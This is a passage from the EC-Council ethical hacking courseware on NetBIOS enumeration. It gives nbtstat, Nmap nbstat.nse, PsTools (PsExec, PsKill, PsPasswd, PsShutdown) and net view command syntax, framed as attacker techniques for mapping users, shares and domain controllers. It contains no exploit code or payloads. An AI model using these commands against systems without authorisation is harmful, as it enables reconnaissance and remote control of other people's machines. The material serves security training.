<username>	<03>	UNIQUE	Messenger service running for the logged in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the primary domain controller (PDC) for the domain

Note: NetBIOS name resolution is not supported by Microsoft for Internet Protocol Version 6 (IPv6)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NetBIOS Enumeration

Thus far, we discussed enumeration concepts and resources that provide valuable information. This section describes NetBIOS enumeration, the information obtained, and various NetBIOS enumeration tools. NetBIOS is considered first for enumeration because it extracts a large amount of sensitive information about the target network, such as users and network shares.

The first step in enumerating a Windows system is to take advantage of the NetBIOS API. NetBIOS was originally developed as an API for client software to access local area network (LAN) resources. Windows uses NetBIOS for file and printer sharing. The NetBIOS name is a unique 16-character ASCII string assigned to Windows systems to identify network devices over TCP/IP; 15 characters are used for the device name, and the 16th is reserved for the service or record type. NetBIOS uses UDP port 137 (name services), UDP port 138 (datagram services), and TCP port 139 (session services). Attackers usually target the NetBIOS service because it is easy to exploit and run on Windows systems even when not in use.

Attackers use NetBIOS enumeration to obtain the following:

- The list of computers that belong to a domain
- The list of shares on the individual hosts in a network
- Policies and passwords

An attacker who finds a Windows system with port 139 open can check to see which resources can be accessed or viewed on a remote system. However, to enumerate the NetBIOS names, the remote system must have enabled file and printer sharing. NetBIOS enumeration may enable an attacker to read or write to a remote computer system, depending on the availability of shares, or launch a DoS attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for the computer
<username>	<03>	UNIQUE	Messenger service running for the logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, which identifies the primary domain controller (PDC) for the domain
<domain>	<1E>	GROUP	Browser service elections

Table 4.2: NetBIOS name list

Note that Microsoft does not support NetBIOS name resolution for IPv6.

Nbtstat Utility

Source: *https://docs.microsoft.com*

Nbtstat is a Windows utility that helps in troubleshooting NETBIOS name resolution problems. The **`nbtstat`** command removes and corrects preloaded entries using several case-sensitive switches. Attackers use Nbtstat to enumerate information such as NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both local and remote computers, and the NetBIOS name cache.

The syntax of the nbtstat command is as follows:

```
nbtstat [-a RemoteName] [-A IP Address] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [Interval]
```

The table shown below lists various Nbtstat parameters and their respective functions.

Nbtstat Parameter	Function
`-a RemoteName`	Displays the NetBIOS name table of a remote computer, where RemoteName is the NetBIOS computer name of the remote computer
`-A IP Address`	Displays the NetBIOS name table of a remote computer, specified by the IP address (in dotted decimal notation) of the remote computer
`-c`	Lists the contents of the NetBIOS name cache, the table of NetBIOS names and their resolved IP addresses
`-n`	Displays the names registered locally by NetBIOS applications such as the server and redirector
`-r`	Displays a count of all names resolved by a broadcast or WINS server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

-R	Purges the name cache and reloads all #PRE-tagged entries from the Lmhosts file
-RR	Releases and re-registers all names with the name server
-s	Lists the NetBIOS sessions table converting destination IP addresses to computer NetBIOS names
-S	Lists the current NetBIOS sessions and their status with the IP addresses
Interval	Re-displays selected statistics, pausing at each display for the number of seconds specified in Interval

Table 4.3: Nbtstat parameters and their respective functions

The following are some examples for nbtstat commands.

- The nbtstat command "**nbtstat -a <IP address of the remote machine>**" can be executed to obtain the NetBIOS name table of a remote computer.




Figure 4.1: Nbtstat command to obtain the name table of a remote system

- The nbtstat command "**nbtstat -c**" can be executed to obtain the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses.





Figure 4.2: Nbtstat command to obtain the contents of the NetBIOS name table

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NetBIOS Enumeration Tools

NetBIOS enumeration tools explore and scan a network within a given range of IP addresses and lists of computers to identify security loopholes or flaws in networked systems. These tools also enumerate operating systems (OSs), users, groups, Security Identifiers (SIDs), password policies, services, service packs and hotfixes, NetBIOS shares, transports, sessions, disks and security event logs, etc.

- **NetBIOS Enumerator**

  Source: *http://nbtenum.sourceforge.net*

  NetBIOS Enumerator is an enumeration tool that shows how to use remote network support and to deal with some other web protocols, such as SMB. As shown in the screenshot, attackers use NetBIOS Enumerator to enumerate details such as NetBIOS names, usernames, domain names, and media access control (MAC) addresses for a given range of IP addresses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.3: Screenshot of NetBIOS Enumerator

- **Nmap**

  Source: *https://nmap.org*

  Attackers use the Nmap Scripting Engine (NSE) for discovering NetBIOS shares on a network. The nbstat script of NSE allows attackers to retrieve the target's NetBIOS names and MAC addresses. By default, the script displays the name of the computer and the logged-in user. However, if the verbosity is turned up, it displays all names related to that system.

  As shown in the screenshot, an attacker uses the following Nmap command to perform NetBIOS enumeration on a target host:

  ```
  nmap -sV -v --script nbstat.nse <target IP address>
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.4: Screenshot of Nmap command for NetBIOS enumeration





Figure 4.5: Screenshot of Nmap NetBIOS enumeration output

The following are some additional NetBIOS enumeration tools:

- Global Network Inventory (*http://www.magnetosoft.com*)
- Advanced IP Scanner (*http://www.advanced-ip-scanner.com*)
- Hyena (*https://www.systemtools.com*)
- Nsauditor Network Security Auditor (*https://www.nsauditor.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating User Accounts

Source: *https://docs.microsoft.com*

Enumerating user accounts using the PsTools suite helps in controlling and managing remote systems from the command line. The following are some commands for enumerating user accounts.

- **PsExec**

  PsExec is a lightweight Telnet replacement that can execute processes on other systems, complete with full interactivity for console applications, without having to install client software manually. PsExec's most powerful use case is the launch of interactive command prompts on remote systems and remote-enabling tools such as Ipconfig that otherwise cannot show information about remote systems. The syntax of the PsExec command is as follows:

  ```
  psexec [\\computer[,computer2[,...] | @file]][-u user [-p psswd][-n s][-r servicename][-h][-l][-s|-e][-x][-I [session]][-c [-f|-v]][-w directory][-d][-<priority>][-a n,n,...] cmd [arguments]
  ```

- **PsFile**

  PsFile is a command-line utility that shows a list of files on a system that opened remotely, and it can close opened files either by name or by a file identifier. The default behavior of PsFile is to list the files on the local system opened by remote systems. Typing a command followed by "- " displays information on the syntax for that command. The syntax of the PsFile command is as follows:

  ```
  psfile [\\RemoteComputer [-u Username [-p Password]]] [[Id | path] [-c]]
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **PsGetSid**

  PsGetSid translates SIDs to their display name and vice versa. It works on built-in accounts, domain accounts, and local accounts. It also displays the SIDs of user accounts and translates an SID into the name that represents it. It works across the network to query SIDs remotely. The syntax of the PsGetSid command is as follows:

  ```
  psgetsid [\\computer[,computer[,...] | @file] [-u username [-p password]]] [account|SID]
  ```

- **PsKill**

  PsKill is a kill utility that can kill processes on remote systems and terminate processes on the local computer. Running PsKill with a process ID directs it to kill the process of that ID on the local computer. If a process name is specified, PsKill will kill all processes that have that name. One need not install a client on the target computer to use PsKill to terminate a remote process. The syntax of the PsKill command is as follows:

  ```
  pskill [- ] [-t] [\\computer [-u username] [-p password]] <process name | process id>
  ```

- **PsInfo**

  PsInfo is a command-line tool that gathers key information about local or remote legacy Windows NT/2000 systems, including the type of installation, kernel build, registered organization and owner, number of processors and their type, amount of physical memory, installation date of the system, and expiration date in the case of a trial version. By default, PsInfo shows information for the local system. A remote computer name can be specified to obtain information for a remote system. The syntax of the PsInfo command is as follows:

  ```
  psinfo [[\\computer[,computer[,..] | @file [-u user [-p psswd]]] [-h] [-s] [-d] [-c [-t delimiter]] [filter]
  ```

- **PsList**

  PsList is a command-line tool that displays central processing unit (CPU) and memory information or thread statistics. Tools in the Resource Kits, pstat and pmon, show different types of data only for the processes on the system on which the tools are run.

- **PsLoggedOn**

  PsLoggedOn is an applet that displays both the locally logged-in users and users logged in via resources for either the local computer or a remote one. If a username is specified instead of a computer, PsLoggedOn searches the computers in the network neighborhood and reveals if the user currently logged in. PsLoggedOn defines a locally logged-in user is one that has a profile loaded into the registry. Therefore, PsLoggedOn determines who is logged in by scanning the keys under the HKEY_USERS key. For each key that has a name or user SID, PsLoggedOn looks up the corresponding username and displays it. To determine who logged into a computer via resource shares, PsLoggedOn uses the NetSessionEnum API. The syntax of the PsLoggedOn command is as follows:

  ```
  psloggedon [- ] [-l] [-x] [\\computername | username]
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **PsLogList**

  The elogdump utility dumps the contents of an Event Log on a local or remote computer. PsLogList is a clone of elogdump except that PsLogList can log in to remote systems in situations where the user's security credentials would not permit access to the Event Log, and PsLogList retrieves message strings from the computer on which the event log is stored. The default function of PsLogList is to display the contents of the System Event Log on the local computer with visually friendly formatting. The syntax of the PsLogList command is as follows:

  ```
  psloglist [- ] [\\computer[,computer[,...] | @file [-u username [-
  p password]]] [-s [-t delimiter]] [-m #|-n #|-h #|-d #|-w][-c][-
  x][-r][-a mm/dd/yy][-b mm/dd/yy][-f filter] [-i ID[,ID[,...] | -e
  ID[,ID[,...]]] [-o event source[,event source][,..]]] [-q event
  source[,event source][,..]]] [-l event log file] <eventlog>
  ```

- **PsPasswd**

  PsPasswd can change an account password on local or remote systems, and administrators can create batch files that run PsPasswd on the computers they manage to perform a mass change of the administrator password. PsPasswd uses Windows password reset APIs; therefore, it does not send passwords over the network in the cleartext. The syntax of the PsPasswd command is as follows:


  ```
  pspasswd [[\\computer[,computer[,..] | @file [-u user [-p psswd]]]
  Username [NewPassword]
  ```

- **PsShutdown**

  PsShutdown can shut down or reboot a local or remote computer. It requires no manual installation of client software. The syntax of the PsShutdown command is as follows:

  ```
  psshutdown [[\\computer[,computer[,..] | @file [-u user [-p
  psswd]]] -s|-r|-h|-d|-k|-a|-l|-o [-f] [-c] [-t nn|h:m] [-n s] [-v
  nn] [-e [u|p]:xx:yy] [-m "message"]
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating Shared Resources Using Net View

Net View is a command-line utility that displays a list of computers in a specified workgroup or shared resources available on a specified computer. It can be used in the following ways.

`net view \\<computername>`

In the above command, `<computername>` is the name or IP address of a specific computer, the resources of which are to be displayed.

`net view \\<computername> /ALL`

The above command displays all the shares on the specified remote computer, along with hidden shares.

`net view /domain`

The above command displays all the shares in the domain.

`net view /domain:<domain name>`

The above command displays all the shares on the specified domain.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The screenshot shows the shared resources available on the specified computer.



